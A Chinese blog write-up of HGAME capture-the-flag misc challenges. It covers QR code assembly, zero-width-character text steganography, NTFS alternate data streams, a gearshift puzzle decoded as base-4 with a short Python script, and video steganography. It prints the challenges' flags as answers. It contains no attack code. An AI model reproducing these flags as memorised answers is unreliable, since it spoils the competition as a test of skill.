
好.png



难.png

CSDN @末初

拼图，用 PS



将得到的二维码用二维码在线站扫：<https://products.aspose.app/barcode/recoanize#>

Barcode Reader Online

Upload your image, choose the barcode type or leave "All types" and click on "Read Barcode" button.

Powered by aspose.com and aspose.cloud

Another image



Type: QR

在这种困难的抉择下，本人思来想去，寝食难安。既然如此，亚伯拉罕·林肯在不经意间

Generate new

Change recognition settings

CSDN @末初



零宽度字符隐写: https://330k.github.io/misc_tools/unicode_steganography.html

Text in Text Steganography Sample

Original Text: [Clear] (length: 171)

在这种困难的抉择下，本人思来想去，寝食难安。既然如此，亚伯拉罕·林肯在不经意间这样说过，你活了多少岁不算什么，重要的是你是如何度过这些岁月的。这启发了我，CTF好难，到底应该如何实现。总结一下来说，我们都知道，只要有意义，那么就必须慎重考虑。我认为，每个人都不应对这些问题，在面对这种问题时，CTF好难，到底应该如何实现。

Hidden Text: [Clear] (length: 28)

hgame{1_W4nT_T0_p1Ay_r0Tten}

Encode »

« Decode

Steganography Text: [Clear] (length: 395)

在这种困难的抉择下，本人思来想去，寝食难安。既然如此，亚伯拉罕·林肯在不经意间这样说过，你活了多少岁不算什么，重要的是你是如何度过这些岁月的。这启发了我，CTF好难，到底应该如何实现。总结一下来说，我们都知道，只要有意义，那么就必须慎重考虑。我认为，每个人都不应对这些问题，在面对这种问题时，CTF好难，到底应该如何实现。

Download Stego Text as File

CSDN @末初

hgame{1_W4nT_T0_p1Ay_r0Tten}

At0m的给你们(迟到的)情人节礼物

At0m的给你们的(迟到的)情人节礼物[已完成]

描述

这边是At0m的hint 和 一道奇妙的misc题

题目地址 <https://actue-1308188104.cos.ap-shanghai.myqcloud.com/Week4/gift.rar>

基准分数 300

当前分数 300

完成人数 15

CSDN @末 初

题目附件是RAR压缩的，使用 `winrar` 解压




`ntfstreamseditor` 扫一下，发现NTFS流隐藏的文件




秋名山车神Atom开车啦


```
4 up left down up right down up left up down right down up left down up right down up left up down right down up  
left down up right up down left up down right down up left down up right down up left up down right down up left  
t up down down up up down right down up left up down right up down left up down right down up left up down right  
up
```

`gift.mp4` 视频中，出题人切屏的时候得到一个信息





gift2.avi 极大可能使用了 msu steg，但是 msu steg 解视频文件需要一个数字密码
NTFS流隐藏的文件提到的是开车，然后一个4开头，之后就是上下左右的方向，用笔画了一下



画来画去得到一个H形状，联想到提到车，猜测可能是手动挡车的挡位



从 4 档开始，始终在 1-4 档移动，猜测可能是四进制，把移动过程中经过的挡位记录下来

```
3 4
4 up left down 2
5 up right down 4
6 up left up 1
7 down right down 4
```

```
8 up left down 2
9 up right down 4
10 up left up 1
11 down right down 4
12 up left down 2
13 up right up 3
14 down left up 1
15 down right down 4
16 up left down 2
17 up right down 4
18 up left up 1
19 down right down 4
20 up left up 1
21 down down 2
22 up up 1
23 down right down 4
24 up left up 1
25 down right up 3
26 down left up 1
27 down right down 4
28 up left up 1
29 down right up 3
30
31 424142414231424141214131413
```


CSDN @末初

得到一串数字，Python简单处理得到一串数字

```
from binascii import *

data = '424142414231424141214131413'
quater_num = ''
for n in data:
    quater_num += str(int(n)-1)
flag = unhexlify(hex(int(quater_num, 4))[2:])
print(flag)
```

```
PS C:\Users\Administrator\Downloads\gift\gift> python .\code.py
b'7767122'
```

CSDN @末初

hgame{Q1ng_R3n_J1e_Da_Sh4_CTF}